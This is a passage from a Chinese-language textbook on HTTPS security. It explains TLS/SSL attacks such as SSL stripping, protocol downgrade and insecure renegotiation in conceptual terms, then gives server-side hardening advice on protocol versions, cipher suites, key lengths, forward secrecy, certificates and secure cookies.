如果存在下列几种情况，就会产生 SSL 剥离攻击：

- ◎ 用户在浏览器地址栏上输入 `www.example.com`，浏览器默认会直接访问 `http://www.example.com`。
- ◎ 用户习惯性会使用 `http://` 前缀访问网站。

对于某个网站来说，即使已经部署了 HTTPS 网站，但如果出现上述两种情况，说明 HTTP 服务也是启用的，一旦产生了 HTTP 请求，所有明文通信数据都会被篡改或者截获。

SSL 剥离产生的主要原因是用户无法区分 HTTP 和 HTTPS，即使用户能够明白 HTTPS 代表的含义，攻击者也可以将某个 HTTP 请求（`http://www.example.com`）重定向到攻击者的 HTTPS 网站（`https://www.example.com`），如果用户没有注意到这是一个恶意攻击网站，也会陷入安全陷阱，用户以为一直在和 `www.example.com` 通信，实际上却是在与攻击者通信，从而会泄露很多隐私数据。

SSL 剥离可以通过以下方法解决：

- ◎ 部署 HSTS，用户如果请求 `http://www.example.com`，浏览器会在内部将该地址转换为 `https://www.example.com` 再访问。
- ◎ 关闭服务器端的 80 端口，不提供 HTTP 明文服务。

11) 降级攻击

TLS/SSL 协议规定，客户端和服务器连接的时候，如果服务器拒绝使用高版本 TLS/SSL 协议，客户端可以降级使用较低版本的 TLS/SSL 协议，比如 SSL v3.0。而较低版本的协议、较低强度的密码套件可能会有潜在的安全风险，这就是降级攻击。

TLS 1.0 以上的版本目前已经不存在降级攻击，因为 Finished 子消息会对所有的消息进行完整性校验，但如果服务器还支持较低版本的 TLS/SSL 协议，降级攻击还是存在的。

中间人会通过一系列的手段强迫客户端和服务器端使用较低版本的 TLS/SSL 协议，为了避免该攻击，可以使用 TLS_FALLBACK_SCSV 补丁，它对协议降级做了很严格的保护，比如只有符合下列情况，才会允许降级：

- ◎ 服务器不支持 DHE 密码套件。

- ◎ 服务器不支持 Session Ticket 会话恢复。
- ◎ 服务器 TLS/SSL 协议版本最高支持 TLS 1.1。

降级攻击最好的解决方案还是使用高强度的 TLS/SSL 协议，比如 TLS 1.1 以上的版本。

12) 不安全的重协商

在 TLS/SSL 协议中，重协商是非常重要的一个特性，客户端和服务端成功建立一条 TLS/SSL 协议连接后，由于某些应用场景的需要，会在原有连接的基础上进行重新协商，协商出一条新连接。

那么什么情况下会进行重协商呢？主要有以下一些应用场景：

- ◎ 客户端证书验证，某些银行网站，当用户登录后台系统的时候，银行会要求客户端发送证书，对客户端的身份进行验证，由于用户和网站已经建立了安全连接，为了让客户端发送客户端证书，会在原有安全连接上进行重协商，建立一个新的安全连接。
- ◎ 某些网站，在一些安全要求较高的管理操作上，会让用户重协商，使用安全级别更高的密码套件。

那么重协商在技术层面如何实现呢？客户端和服务端都可以发出重协商的请求。

- ◎ 客户端发起的重协商：客户端可以在需要的时候，直接发送 ClientHello 消息，然后等待服务端发送 ServerHello 消息，和完整握手是一样的。
- ◎ 服务器发起的重协商：服务器可以在需要的时候，直接发送 HelloRequest 消息（该消息是握手协议的一个子消息，第 8 章没有讲解，主要和重协商有关），然后等待客户端发送 ClientHello 消息，接下来的流程和完整握手是一样的。

重协商的协议设计、功能是没有任何问题的，但在 2009 年出现了一个针对重协商的漏洞（CVE-2009-3555），从而导致客户端和服务端发起的重协商都是不安全的。

之所以出现漏洞，就是原连接和新连接之间没有进行完整性校验，中间人可以劫持连接，使用明文注入攻击，以原有客户端的身份与服务器进行重协商，对于客户端和服务端来说，都没有办法判断重协商的连接是不是原连接的对端。

出现该漏洞后，客户端和服务端都直接关闭各自的重协商功能，时至今日，某个网站如果没有重协商的需求，也应该直接关闭服务端发起的重协商，禁止客户端发起的重协商（Nginx 就是这么做的）。

由于重协商需求还是非常有用的，RFC 5746 制定了一个新的 TLS/SSL 协议扩展（Renegotiation Indication Extension, `renegotiation_info`），确保重协商是安全的，目前大部分 TLS/SSL 协议实现都支持该扩展（比如 OpenSSL 库）。

13) 网络模型问题

TLS/SSL 协议构建于 TCP/IP 协议之上，任何 TCP/IP 协议存在的安全问题，TLS/SSL 协议必然也有此问题，主要体现在两个方面。

◎ 中间人攻击：网络是公开的，总会遇到各类中间人攻击，比如本地的 DNS 请求会被篡改，而且这些攻击是很难预防的，据统计 40% 的银行网站都受到过中间人攻击。

◎ 流量攻击：即使在家里，只要连接上网络，那么整个网络的流量也会被劫持。

在复杂的网络环境下，保持安全性，是一个非常大的挑战。

14) 虚假证书

虚假证书广泛被使用，会带来很多安全风险，虚假证书产生的原因很多，不仅是技术问题，很多 CA 机构由于多方面的原因会有意无意地签发虚假证书，另外多级 CA 机构的存在，进一步导致更多虚假证书的出现，证书透明度在一定程度上能够避免恶意证书的使用。

9.2.2 常规建议

讲解完 TLS/SSL 协议存在的各种漏洞后，下面讲解如何构建安全的 HTTPS 网站，主要从服务器的角度去理解，首先讲解一些常规的建议。

1) 升级操作系统、Web 服务器、OpenSSL 库

对于大部分漏洞来说，通过升级 OpenSSL 库的版本就可以解决，也许简单的几个升级指令就能解决大部分问题。

维护 HTTPS 网站的时候，如果没有兼容性问题，尽量升级 Web 服务器和 OpenSSL 库的版本，不但安全有保障，同时性能也会有很大幅度的提升，读者可以针对不同版本的 Web 服务器和 OpenSSL 库进行性能测试。

2) TLS 版本的选择

一般情况下，客户端和服务器会支持多个 TLS/SSL 协议版本，不考虑客户端兼容性问题，服务器应该部署更安全的 TLS/SSL 协议版本。

相对安全的 TLS/SSL 协议版本包含的密码套件也是相对安全的，服务器选择支持哪些版本非常重要，表 9-11 描述了各个版本的安全性。

表 9-11 TLS/SSL 各个版本的安全性

版 本	是 否 安 全	说 明
SSL v3.0	不安全	不建议部署，存在 POODLE 等攻击
TLS v1.0	相对安全	不建议部署，存在 BEAST 攻击，主要是为了兼容各种老的客户端
TLS v1.1	安全	解决了 TLS v1.0 一系列的问题，建议部署，但是不支持 AEAD 加密模式和 ECC 椭圆曲线
TLS v1.2	安全	建议部署，目前最主流的版本

虽然从兼容性的角度考虑，服务器还应该支持 TLS v1.0，但需要做好废弃该版本的准备，比如支付卡行业数据安全标准（PCI DSS）决定从 2018 年 6 月份开始废弃对 TLS v1.0 的支持。

大部分浏览器可能并不支持较低安全级别的 TLS/SSL 协议版本，但是中间人可以进行攻击，强迫客户端使用较低安全的 TLS/SSL 协议版本，这就是降级攻击，不过大部分浏览器和服务器通过 TLS-FALLBACK-SCSV 扩展已经解决了降级攻击带来的危害。

3）禁止 TLS 压缩

TLS 压缩会带来 CRIME 攻击，同时禁止 TLS 压缩并不会影响 HTTPS 网站的性能，所以服务器应该禁止 TLS 压缩，比如 Nginx 服务器就已经禁止 TLS 压缩。

4）Session Ticket 部署注意点

Session Ticket 是一种会话恢复方式，能够提升 HTTPS 的效率，大部分服务器都支持，但 Session Ticket 在部署的时候可能会遇到一些安全问题。

Ticket 是服务器生成的，经过加密保护的，加密就需要密钥文件，比如 AES256 密钥文件，密钥文件能够解密所有的 Ticket，一旦密钥文件被泄露，等同于主密钥泄露，历史上的所有加密信息就能够被解密，也就是说失去了前向安全性。

同时密钥文件中的密钥长度必须足够强壮，避免被暴力破解。对于高版本的 Nginx 服务器，加密 Ticket 使用的算法是 AES256 算法，使用的密钥长度是 80 字节。

部署 HTTPS 网站的时候，如果要使用 Session Ticket，需要注意以下几个问题：

- ◎ 服务器加密 Ticket 使用的密钥文件，应该定期更换，即使密钥文件泄露，影响的范围也不会太大。
- ◎ Ticket 的生命周期不要设置过长。

第 10 章会使用 Nginx 服务器介绍如何安全地配置 Session Ticket。

9.2.3 密码套件

在很大程度上，服务器配置的密码套件决定了 HTTPS 网站的安全性，TLS/SSL 协议因为有了密码套件的存在，灵活性大大提高了，而灵活性越大，必然会带来潜在的风险，一旦配置了不恰当的密码套件，就可能遇到安全攻击。

一些密码学算法随着时间的推移，越来越不安全，逐渐被更多安全的密码套件取代，维护 HTTPS 网站的时候，必须长期关注密码套件的安全性，一旦某个密码套件被证明存在安全风险，必须尽快替换该密码套件。

1) 必须禁止使用的密码套件

不安全的密码套件很容易让攻击者解密数据，或者攻击者可以进行伪造，直接从客户端获取隐私数据。

下面列举的密码套件被认为是不安全的，必须禁止使用：

- ◎ eNULL 不加密的密码套件不能使用。
- ◎ RC4 密码套件不能使用。
- ◎ aNULL 不能进行身份验证的密码套件不能使用。
- ◎ 出口密码套件不能使用，不能提供安全的密钥协商。
- ◎ 3DES 密码套件由于性能和安全性原因不能使用，3DES 只能提供 112 比特密钥长度对应的安全性。
- ◎ 尽量不使用不能提供前向安全的密码套件，比如 TLS_RSA_WITH_、TLS_DH_ 密码套件尽量减少使用。

2) 推荐使用的密码套件

如果不考虑兼容性的问题，建议采用如表 9-12 所示的密码套件。

表 9-12 建议采用的密码套件

IANA 密码套件名称	OpenSSL 密码套件名称
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256	ECDHE-ECDSA-AES128-GCM-SHA256
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384	ECDHE-ECDSA-AES256-GCM-SHA384
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA	ECDHE-ECDSA-AES128-SHA
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA	ECDHE-ECDSA-AES256-SHA

续表

IANA 密码套件名称	OpenSSL 密码套件名称
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256	ECDHE-ECDSA-AES128-SHA256
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384	ECDHE-ECDSA-AES256-SHA384
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDHE-RSA-AES128-GCM-SHA256
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	ECDHE-RSA-AES256-GCM-SHA384
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	ECDHE-RSA-AES128-SHA
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA	ECDHE-RSA-AES256-SHA
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256	ECDHE-RSA-AES128-SHA256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384	ECDHE-RSA-AES256-SHA384
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256	DHE-RSA-AES128-GCM-SHA256
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384	DHE-RSA-AES256-GCM-SHA384
TLS_DHE_RSA_WITH_AES_128_CBC_SHA	DHE-RSA-AES128-SHA
TLS_DHE_RSA_WITH_AES_256_CBC_SHA	DHE-RSA-AES256-SHA
TLS_DHE_RSA_WITH_AES_128_CBC_SHA256	DHE-RSA-AES128-SHA256
TLS_DHE_RSA_WITH_AES_256_CBC_SHA256	DHE-RSA-AES256-SHA256

通过表格也可以看出这些密码套件都支持前向安全，关于前向安全，本章后续部分还会描述。

3) 密码套件列表顺序

在握手过程中，客户端会发送其支持的密码套件列表，一般情况下，排在前列的密码套件相对更安全，是客户端希望服务器优先支持的。

从服务器角度看，服务器会配置密码套件列表，排在前列的密码套件相对更安全，排在末尾的密码套件更多是为了兼容老的客户端。

对于 Web 服务器来说，协商出的密码套件应该以服务器配置为主，由服务器决定双方都支持的密码套件。如果密码套件协商以客户端为主，可能会出现很多安全问题，比如中间人可以截获通信，修改客户端发送的密码套件列表，强迫服务器端协商出相对不安全的密码套件。

以 Nginx 服务器为例，可以配置相关指令，优先以服务器配置的密码套件顺序为准。

4) 密钥长度

密码套件中会涉及三个算法，分别是身份验证算法、密钥协商算法、加密算法，身份验证算法和密码协商算法可以是同一个算法。

对于身份验证算法和密钥协商算法来说，破解密钥和算法需要解决离散对数的问题，而对于加密算法来说，破解密钥就更困难了，因为密钥的组合是非常巨大的数字。从安全性的角度看，密钥过短，对应的算法就存在被破解的可能，所以密钥长度非常关键。

提升安全性的一种方法就是引入 ECC 椭圆曲线，密码套件中的三个关键算法都可以引入 ECC 椭圆曲线，不考虑兼容性问题，服务器应该尽量配置 ECC 相关的密码套件。

为了让读者对密钥长度安全性有个直观的感受，表 9-13 比较了不同密码学算法密钥长度对应的安全性。

表 9-13 不同密码学算法密钥长度对应的安全性

对称加密算法密钥长度	公开密钥算法密钥长度（DH/RSA/DSA）	ECC 椭圆曲线密钥长度
80 比特	1024 比特	160 比特
112 比特	2048 比特	224 比特
128 比特	3248 比特	256 比特
192 比特	7680 比特	384 比特
256 比特	15360 比特	512 比特

从安全性考虑，不同密码学算法建议的密钥长度如下：

- ◎ 对称加密算法的密钥长度不能低于 128 比特。
- ◎ 公开密钥算法如果用于数字签名，比如 RSA 算法，密钥长度不能低于 2048 比特，2048 比特密钥长度能够保证系统近十年是安全的。
- ◎ 公开密钥算法如果用于密钥协商，比如 DH 算法，密钥长度不能低于 2048 比特。
- ◎ 如果公开密钥算法引入 ECC 曲线，一般使用 secp256r1 命名曲线（P-256），其安全性相当于密钥长度是 128 比特的对称加密算法。
- ◎ 摘要算法应该废弃使用 SHA1 算法，使用 SHA256 以上的摘要算法。

不管从安全性还是性能的角度看，应该尽量使用 ECC 椭圆曲线，在 TLS/SSL 协议中，处处可见 ECC，比如：

- ◎ 证书可以使用 ECDSA 证书。
- ◎ 签名生成和签名验证也可以使用 ECDSA 算法。
- ◎ 密钥协商算法也可以使用 ECDHE 算法。

而且 ECC 兼容性也非常好，接下来从两个维度描述 ECC 的兼容性。

不同 TLS/SSL 协议实现 ECC 兼容性如表 9-14 所示。

表 9-14 不同 TLS/SSL 协议实现 ECC 兼容性

TLS/SSL 协议库	版 本
OpenSSL	1.0 以后的版本支持
NSS	3.11 以后的版本支持
SChannel	Windows Server 2008、Windows Vista 以后的版本支持
JSSE	6.0 以后的版本支持

不同浏览器 ECC 兼容性如表 9-15 所示。

表 9-15 不同浏览器 ECC 兼容性

操 作 系 统	Chrome	Firefox	IE
Win 7	25 以后的版本支持	19 以后的版本支持	IE8 以后的版本支持
Win Vista	25 以后的版本支持	19 以后的版本支持	IE8 以后的版本支持
Win XP	不支持	19 以后的版本支持	不支持
Linux	-	19 以后的版本支持	不可用
Mac	25 以后的版本支持	19 以后的版本支持	不可用

5) 选择 AEAD 加密模式

TLS/SSL 协议记录层协议需要使用两个密码学算法保护数据，加密学算法（包含 MAC 完整性处理）或者加密模式对于安全性非常重要。

早期流密码算法的代表算法是 RC4 算法，由于无须处理填充、初始化变量，能够避免 AES-CBC 算法带来的一系列安全问题。但目前 RC4 算法已经被证明为不安全的了，所以服务器禁止配置 RC4 密码套件。

另外一个比较流行的流密码算法是 ChaCha20 流密码算法，结合 Poly1305 MAC 算法成为 ChaCha20-Poly1305 算法，从安全和性能的角度考虑，服务器可以优先部署该密码套件。

AES-CBC 相关的密码套件历史上曾经出现过多个安全攻击，从安全性的角度考虑，服务器可以不支持该密码套件，但是考虑到很多浏览器仍然不支持一些先进的密码套件（比如 AEAD），一般情况下还应该继续支持该套件。

AEAD 加密模式由于同时完成了机密性和完整性保护，在安全性上更有保障，服务器应该优先支持相关的密码套件，比如 AES-GCM 加密模式和 ChaCha20-Poly1305 算法。

如果不考虑兼容性问题，综合考虑，应该优先支持 AEAD 算法，其次是 AES-CBC 加密模式，其他的一些加密算法应该废弃使用。

9.2.4 前向安全性

前向安全性是 TLS/SSL 协议中非常重要的一个概念,对于不支持前向安全性的密码套件,攻击者能够记录所有过去发生的加密数据,当某一天服务器的私钥泄露,攻击者就可以使用泄露的私钥解密过去的加密数据。

推荐使用支持前向安全性的密码套件,主要原因在于密钥协商算法不依赖于服务器的密钥(比如 RSA 密钥对),服务器密钥仅仅用于证书身份认证,不会参与密钥协商,预备主密钥的生成和服务器关系密钥并不大。而不支持前向加密的密码套件,协商出的预备主密钥能被服务器私钥解密,一旦私钥泄露,加密数据就有可能被解密。

再强调一下,支持前向加密的密码套件,证书中包含的公钥仅用于身份验证,所以即使其密钥长度很短,也不会存在安全风险。

TLS/SSL 协议在没有引入 ECC 之前一般使用 DHE 密码套件支持前向安全,但是 DHE 算法运算非常缓慢,并且密钥长度过短的 DHE 算法也会存在安全问题。

所以提到前向安全,一般情况下会引入 ECC 椭圆曲线,ECC 处理性能和安全性较高,服务器应该优先部署 ECDHE 密码套件。而一些老的系统和客户端不支持 ECC 椭圆曲线,针对这些客户端,服务器也可以配置 DHE 密码套件。DHE 密钥协商算法引入 ECC 椭圆曲线就是 ECDH 密钥协商算法。

客户端和服务端使用 ECDHE 或者 DHE 密钥协商算法的时候,服务器使用 `ServerKeyExchange` 子消息传递相关的参数(DH 参数和 ECC 命名曲线)和服务器的公钥(DH 公钥和 ECDH 公钥),服务器接收到服务器发送的相关参数后,需要使用这些参数生成客户端的公钥(DH 公钥和 ECDH 公钥),客户端和服务端结合双方的密钥才能协商出一致的预备主密钥。

为了保证安全,服务器需要配置安全的参数(密码套件中并没有指定密钥协商算法密钥的长度),避免被中间人攻击,历史上的 Logjam 攻击就是因为使用了过短的 DH 参数产生的。

以 Nginx 服务器为例,DHE 算法参数默认长度默认是 1024 比特,该长度已经被证明为不安全,所以服务器必须配置 2048 比特以上的参数,Nginx 可以通过指令指定 DH 参数文件,选择更安全的参数。而对于 ECDHE 算法来说,Nginx 也可以选择经过优化的 ECC 命名曲线,确保使用最安全的命名曲线。

DHE 和 ECDHE 密码套件实际上分别称为临时 DH 密码套件、临时 ECDH 密码套件,所谓临时(ephemeral)表示客户端和服务端每次生成的 DH 密钥和 ECC 密钥都是动态变化的。

历史上确实存在 DH 密码套件和 ECDH 密码套件，它们是静态的密码协商算法，也就是服务器的 DH 参数和 DH 公钥都保存在证书中，都是固定的值，如果选择这两个密码套件，等于失去了前向安全性，如果客户端的 DH 私钥被泄露了，预备主密钥就会被破解，从而能够解密历史数据。

9.2.5 证书

证书和服务器的密钥对是一个整体，证书的主要目的是提供身份验证，保证用户安全的访问网站。但是历史上由于证书的滥用，出现了很多恶性的安全事件，所以必须谨慎对待证书。虽然证书不是 TLS/SSL 协议的一部分，但对于一个 HTTPS 网站来说，正确地申请、部署证书和私钥非常重要。

1) 密钥的长度

证书中包含了服务器的公钥，如果该公钥用于密码协商，那么公钥的长度必须足够安全，对于 RSA 密钥对来说，长度至少达到 2048 比特。而对于 ECDSA 密钥对来说，长度必须达到 256 比特（比如选用 `secp256r1` 命名曲线）。

如果服务器支持前向安全的密码套件，服务器的密钥长度对安全性影响不大，因为服务器的公钥仅仅用于验证服务器的身份，不会进行密钥协商。

2) 密钥的管理

密钥和证书需要部署在各类服务器上，如果泄露了私钥，那么 HTTPS 网站就存在安全风险，所以妥善保证密钥的安全性非常重要。

密钥的部署和系统架构关系非常重大，对于一个大型 HTTPS 网站来说，可能会有很多类型的服务器，如果各类服务器都部署了证书和密钥，泄露的风险就会加大。

从安全性考虑，证书和密钥尽量避免部署在 Web 服务器上，可以选择部署在负载均衡设备或者代理服务器上，也就是由专门的服务器去部署证书和私钥。负载均衡和代理服务器一般有专人管理，密钥泄露的风险比较小，关于 HTTPS 网站系统架构方面的知识第 10 章进一步描述。

简单地说，证书和密钥部署的范围越小，接触的人越少，安全系数越高。定期更换密钥对（需要更新证书）是非常好的一种策略。有时候管理员根本没有意识到密钥已经泄露了，其所有的加密通信可能已经被破解，这是一种被动攻击，比主动攻击的危害更大。主动攻击可以通过快速替换证书和密钥解决，而被动攻击只有通过定期更换密钥和证书减缓危害。

申请证书的时候，不应该将私钥发送给 CA 机构，很多 CA 机构为了方便，会替申请者生成密钥对和证书，然后将两者发送给申请者，如果使用这种方式签发证书，会带来安全风险。CA 机构存储了大量申请者的私钥，一旦 CA 机构安全性出现问题，申请者的私钥就会被攻击者利用，带来的危害是巨大的。同时 CA 机构给申请者发送密钥对和证书的时候，如果被攻击者截获，那么攻击者就会使用截获的私钥解密数据。申请证书最好的方式就是申请者自己生成密钥对，然后将 CSR（包含了服务器公钥）发送给 CA 机构，用于证书申请。

3) 签名算法

CA 机构生成服务器证书的时候，会使用摘要算法计算证书文件的摘要值，客户端（浏览器）也要使用相同的摘要算法校证书。

历史上大部分 CA 机构都使用 SHA-1 摘要算法进行数字签名，但目前 SHA-1 已经被证明是不安全的摘要算法了。美国国家标准与技术研究院（NIST）从 2013 年开始已经禁止在数字签名算法中使用 SHA-1 摘要算法。

从 2016 年开始，商业 CA 机构都禁止使用 SHA-1 算法，转而使用 SHA-2 族类算法替代，另外各大浏览器厂商也通过一系列的举措废弃了 SHA-1 算法的使用。

从安全性考虑，在申请证书的时候，必须确认 CA 机构使用的摘要算法是安全的。

4) 证书链

CA 签发的证书仅仅是服务器实体证书，而在部署 HTTPS 网站的时候，必须配置完整的证书链，证书链中必须包含中间证书。

部署 HTTPS 网站的时候，如果证书链构建错误（选择了错误的中间证书、证书链顺序错误、缺乏中间证书、证书链包含了根证书），那么就会影响用户访问网站，浏览器不能正确地解析证书链会导致握手失败。

构建证书链的时候，除了重点关注服务器证书的属性（比如数字签名算法、证书过期时间），也要关注中间证书，如果中间证书过期或者吊销了，等于构建了一个错误的证书链。

第 10 章也会介绍一些工具用于校证书链的完整性、兼容性。

5) 证书类型

证书主要有三种类型，分别是 DV、OV、EV 证书，不管是哪种证书，基本原理和功能都是相同的，接下来分别从 CA、证书申请者、浏览器三个角度去理解不同类型的证书。

DV 证书申请仅仅校验域名所有权就可以，如果域名被劫持，攻击者就会诱使 CA 机

构签发一张证书。而 OV 和 EV 证书一般会严格校验申请者身份，错误签发证书的概率比较小。

对于 HTTPS 网站的部署者来说，针对不同类型的证书，部署方式并没有太大的区别。

而对于浏览器来说，如果是 DV 和 OV 证书，仅仅在地址栏上显示绿色小锁图标，而如果是 EV 证书，除了绿色小图标，浏览器还会显示公司信息，给用户增加安全辨识度。浏览器校验 EV 证书使用的策略会更多，比如需要校验 OCSP 信息、证书透明度信息，进一步核实服务器身份。

对于证书申请者来说，选用哪种类型的证书，主要基于以下几点考虑：

- ◎ 如果不考虑证书成本，尽可能选用 OV 或者 EV 证书，否则就选用 DV 证书。
- ◎ 如果想增加用户的信任度，尽可能选用 OV 或者 EV 证书，否则就选用 DV 证书。
- ◎ 如果想使用更好、更安全的服务，尽可能选用 OV 或者 EV 证书，否则就选用 DV 证书。

6) 证书包含的主机

在购买证书的时候，从主机的角度考虑，分为两种证书：

- ◎ SAN 证书，证书可以包含多个不相关的主机，比如 `www.example.com`、`www.example.cn`。
- ◎ 泛域名证书，证书可以包含泛域名，比如 `*.example.com`。

这两种证书有不用的应用场景，所以无法绝对地判断好坏，从安全角度考虑，应该尽量减少泛域名证书的使用。

比如某个企业，有很多的主机，申请证书的时候将这些主机全部包含到一张泛域名证书中，服务器实体如果想增加一个主机，也不用更新泛域名证书，所以十分方便。但却存在潜在的风险，因为证书和密钥对是共同部署的，由于很多不同的业务都使用一张证书（包含密钥），密钥泄露的风险就会增加，比如说攻击者攻击了某一台主机上的私钥，那么该公司其他的 HTTPS 网站等同于泄露了密钥，失去了安全性。

7) 选择 CA 机构的原则

关于如何选择 CA 机构第 6 章已经讲过，主要从信誉、黑历史、价格、功能性、服务等方面衡量各个 CA 机构，证书对 HTTPS 网站的安全性至关重要，需要谨慎对待。

既然证书如此重要，直接影响服务器身份验证，那么选择 CA 机构必须谨慎。

9.2.6 从客户端审视安全性

本节主要讲解 HTTPS 网站的安全性，安全性不完全取决于服务器，也取决于客户端（浏览器、CURL 等），HTTPS 网站服务器的问题已经讲解很多了，接下来简单介绍客户端的安全问题。

对于 HTTPS 网站部署者来说，其控制不了客户端问题，但必须了解客户端潜在的安全问题，这样才能更好地在服务器端进行调整，从而减少潜在的风险。

1) 升级操作系统、浏览器、底层密码学库

对于用户来说，访问 HTTPS 网站，可能会遇到各类攻击（比如中间人攻击、服务器端部署的漏洞），而为了减少安全风险，定期升级操作系统、浏览器、底层密码学库版本是最好的解决方法。

HTTPS 网站最大的问题就是某些用户的客户端版本太旧，服务器为了兼容这些用户，在安全性方面做了很大的牺牲，如果大部分用户能够定期升级浏览器版本，HTTPS 网站的安全性就会得到保障，对于个人安全来说，升级是最好的解决方法。

2) 证书校验问题

证书申请、吊销、校验这些内容都不属于 TLS/SSL 协议，证书申请和吊销相对容易理解，但是证书的校验目前并没有统一的标准。如果一个客户端不能正确地校验证书，不能正确地校验服务器身份，那么 HTTPS 网站可能就会遇到中间人攻击，从而影响客户端的安全。

很多底层密码学库（比如 OpenSSL）也提供了证书校验的功能，但存在两个问题：

- ◎ 实现可能存在漏洞，因为库实现的原因，历史上出现过很多证书错误校验带来的攻击。
- ◎ 库在校验证书的时候仅仅实现了部分功能，很多其他的校验交由应用程序（比如浏览器）自行处理，如果应用程序没有充分明白证书校验的原理，在具体实现的时候也可能出现问题。

作为 HTTPS 网站最大的客户端，浏览器有很多，目前并不清楚这些浏览器是如何校验证书的，校验是否充分，这是潜在的一个问题。

下面简单列举证书校验的关键步骤：

- ◎ 证书链（包括服务器实体证书和中间证书）的校验，主要校验签名、证书有效期，也涉及根证书的加载和处理。

- ◎ 证书（包括不同类型的证书，比如 SAN 证书、泛域名证书）主机名的校验，一般情况下通过证书 `subject` 字段的 CN 值或者证书 SAN 扩展的值校验主机名。
- ◎ 严格校验服务器实体、中间实体证书用途，比如某些中间证书不允许签发服务器实体证书。
- ◎ 严格校证书扩展，尤其是标记为 `critical` 的扩展。
- ◎ 使用 CRL 或者 OCSP 校证书是否被吊销。

再次强调，对于 HTTPS 网站部署者来说，客户端如何校证书是控制不了的，从校证书这个角度看，HTTPS 网站的安全性不完全取决于服务器。

3) CRL 和 OCSP 的问题

为了安全校服务器的身份，证书的吊销信息是非常重要的，但浏览器在校证书吊销信息的时候，策略是不一样的，会带来潜在的安全风险。

不管是 CRL 请求还是 OCSP 请求，浏览器都会单独发送一个请求获取证书的吊销信息，可能会存在一些问题：

- ◎ 由于网络问题，没有获取到正确的响应。
- ◎ 攻击者可以截获请求，返回没有任何内容的响应。

一般情况下，浏览器遇到这两种情况，不会中止握手，还是继续进行握手，这就是风险的根源，一张被吊销的证书仍然能够成功校用户的身份。

为了解决 CRL 和 OCSP 带来的问题，服务器可以支持 OCSP 封套，由服务器来处理 OCSP 请求然后返回给浏览器，但是这种方式还是会遇到问题，因为浏览器只有发送 `status_request` 扩展，服务器才会处理 OCSP 请求，攻击者可以忽略掉浏览器发送这个的扩展，这样服务器就不会发送 OCSP 响应了，如果这张证书确实吊销了，那么就带来潜在的安全风险。

除了前面提到的这些问题，OCSP 和 OCSP 封套还存在一些问题：

- ◎ Chrome 浏览器不会发送 OCSP 请求或者 OCSP 封套请求。
- ◎ OCSP 封套目前只能查询服务器实体证书的吊销信息，未来 `status_request_v2` 扩展可以支持查询中间证书的吊销信息。

从安全的角度看，虽然 OCSP 封套也不是很完美，但还是要尽可能去部署它。

4) 浏览器忽略警告

浏览器在校证书的时候，如果不能成功校，不会直接中止握手，而是以证书警告

的方式提示用户，由用户决定是否继续访问该 HTTPS 网站，如果继续访问，那么用户就面临中间人攻击的风险。

那么浏览器校证书的策略为何如此宽松呢？主要原因还是从用户体验的角度考虑，尽量保证用户能够访问网站，但这却是风险的根源，解决这个问题的手段就是 HSTS 标准。

出现证书警告主要有以下几方面原因，读者可以通过下面的描述，加深对于安全风险的理解。

- ◎ 自签名证书：在 HTTPS 还没有广泛使用的时候，由于购买证书是需要成本的，很多 HTTPS 网站选择部署自签名证书，虽然浏览器会出现证书警告，但如果用户选择忽略该警告，后续的通信也是加密的。
- ◎ 证书链不完整：如果服务器部署的证书链不完整，而浏览器不自行构建完整的证书链，可能就会出现证书警告。
- ◎ 主机校验错误：如果证书链签名校验成功，但是证书中 SAN 扩展值和待访问的主机不匹配，浏览器也会出现证书警告，类似主机校验失败的情况，理论上浏览器应该中止握手。
- ◎ 过期证书：如果证书过期了，浏览器仍然有可能不会中止握手，而是出现证书警告。

9.2.7 应用层安全建议

HTTPS 包含 TLS/SSL 协议和 HTTP，本章主要讲解的是 TLS/SSL 协议的安全，但是应用层 HTTP 在部署的时候也要确保安全，这样才能构建一个安全的 HTTPS 网站，接下来主要讲解应用层的一些安全措施。

1) 全站加密

下面描述的一些情况应该尽量避免：

- ◎ 觉得自己的网站没有必要部署 HTTPS。
- ◎ HTTPS 网站和 HTTP 网站并存，没有强制使用 HTTPS 网站。
- ◎ HTTP 页面和 HTTPS 页面混用，比如安全性要求较高的页面使用 HTTPS，而安全性要求较低的页面使用 HTTP。
- ◎ HTTPS 网站存在混合内容，混合内容来源于本站，也可能来源于外站。
- ◎ 如果一个网站并没有提供 HTTP 服务，但仍然开放 80 端口服务。

◎ 网站并没有为所有主机申请证书，或者证书包含的主机并不全。

如果出现以上的一些情况，那么该网站就有可能出现安全风险，对于网站部署者来说，必须使用多种技术手段确保全站只能通过 HTTPS 访问。

2) 不安全的 Cookie

对于 HTTP 网站来说，Cookie 由于设计过于宽松，会出现很多安全攻击，Cookie 很容易被截取或者篡改。

对于 HTTPS 网站来说，即使实施了全站 HTTPS 策略，如果 Cookie 没有被标记为安全（Secure Cookie Flag），也会带来各种攻击。

攻击者可以诱使用户发送一条 HTTP 的请求，比如 `http://www.example.com`，由于服务器并不支持 HTTP，返回了一个 404 页面，但攻击者其实已经成功攻击了，因为 `http://www.example.com` 请求中携带了明文 Cookie 信息，攻击者获取到明文 Cookie 信息将其保存在攻击者计算机上，然后直接访问 `https://www.example.com` 网站，攻击者以受害者的身份成功访问加密网站。

HTTP 定义了 Cookie 安全标记，如下：

```
Set-Cookie: name=value;secure;HttpOnly;
```

上面的例子表示：

◎ 只有发送 HTTPS 请求，浏览器才会携带 Cookie。

◎ JavaScript 禁止更新 Cookie。

3) 杜绝混合内容

混合内容的危害是非常大的，攻击者可以截获混合主动内容（比如 JavaScript 文件），然后篡改 JavaScript 文件，一旦浏览器执行了恶意的 JavaScript 代码，代码就能控制整个浏览器，进而对客户端和服务端进行攻击。

